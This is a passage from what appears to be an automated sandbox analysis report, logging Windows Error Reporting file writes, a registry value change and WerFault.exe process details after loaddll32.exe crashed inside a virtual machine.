C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6174	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6214	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6218	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6220	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6258	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6262	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6266	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6360	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6364	2	09 00		success or wait	2	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6368	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 69 00 69 00 75 00 77 00 6b 00 6b 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>iiuwkk, Inc.</SystemManufacturer>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6474	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6478	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6482	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 69 00 69 00 75 00 77 00 6b 00 6b 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>iiuwkk7,1</SystemProductName>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6578	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6582	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6586	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6706	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6710	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6714	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 39 00 38 00 32 00 32 00 32 00 32 00 36 00 32 00 38 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1598222628</OSInstallDate>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6796	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6800	2	09 00		success or wait	2	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6804	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6906	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6910	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6914	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6982	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6986	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6988	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7028	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7032	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7034	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7068	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7072	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7076	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7172	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7176	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7178	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7214	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7218	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7220	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7244	4	0d 00 0a 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7248	2	09 00		success or wait	6	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7252	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7510	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7514	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7516	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7542	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7546	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7548	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 33 00 54 00 30 00 31 00 3a 00 31 00 32 00 3a 00 31 00 30 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-23T01:12:10Z">	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7648	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7652	2	09 00		success or wait	2	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7656	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 37 00 34 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 37 00 36 00 32 00 34 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 37 00 36 00 32 00 34 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="406" PID="6740" UptimeMS="7624" TimeSinceCreationMS="7624" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7918	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7922	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7926	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7946	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7950	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7952	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7990	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7994	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	7996	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	8034	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	8038	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	8042	98	3c 00 47 00 75 00 69 00 64 00 3e 00 64 00 65 00 30 00 30 00 36 00 61 00 61 00 32 00 2d 00 39 00 61 00 62 00 64 00 2d 00 34 00 31 00 32 00 34 00 2d 00 39 00 62 00 39 00 34 00 2d 00 35 00 66 00 62 00 63 00 33 00 65 00 34 00 39 00 61 00 64 00 38 00 38 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>de006aa2-9abd-4124-9b94-5fbc3e49ad88</Guid>	success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	8140	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	8144	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	8148	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 33 00 54 00 30 00 31 00 3a 00 31 00 32 00 3a 00 31 00 30 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-23T01:12 :10Z</CreationTime>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	8246	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	8250	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	8252	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	8292	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	8296	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D30.tmp.xml	0	4598	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e912ab21695e486193197883960c42688442ed7_7cac0383_1b24250e\Report.wer	0	2	fd fd		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e912ab21695e486193197883960c42688442ed7_7cac0383_1b24250e\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e912ab21695e486193197883960c42688442ed7_7cac0383_1b24250e\Report.wer	10494	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 32 00 30 00 32 00 30 00 36 00 39 00 34 00 36 00 39 00	MetadataHash=202069469	success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{1b341a0b-e72f-9161-5f73-dba92ab89990}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6EE336BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 18 F5 AF 00 92 19 40 00 01 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	A5 01 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6EE31FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: **4992**, Parent PID: **6740**

General

Target ID:	9
Start time:	18:12:20
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6740 -s 652
Imagebase:	0x1000000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6FDE1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6FDD497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C5E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C5E.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ac76d3d55f42d8698d1e4b22618822dff34b96_7cac0383_13c853ce	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ac76d3d55f42d8698d1e4b22618822dff34b96_7cac0383_13c853ce\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6FDD497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C5E.tmp	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C5E.tmp.xml	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7D28.tmp.csv	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7D58.tmp.txt	success or wait	1	6FDD497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 75 52 63 62 fd 05 12 00 00 00 00	MDMP uRcb	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 54 1a 00 00 5e 52 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWTT^Rcb0Pacific Standard TimePacific Daylight Time	success or wait	1	6FDD497A	unknown
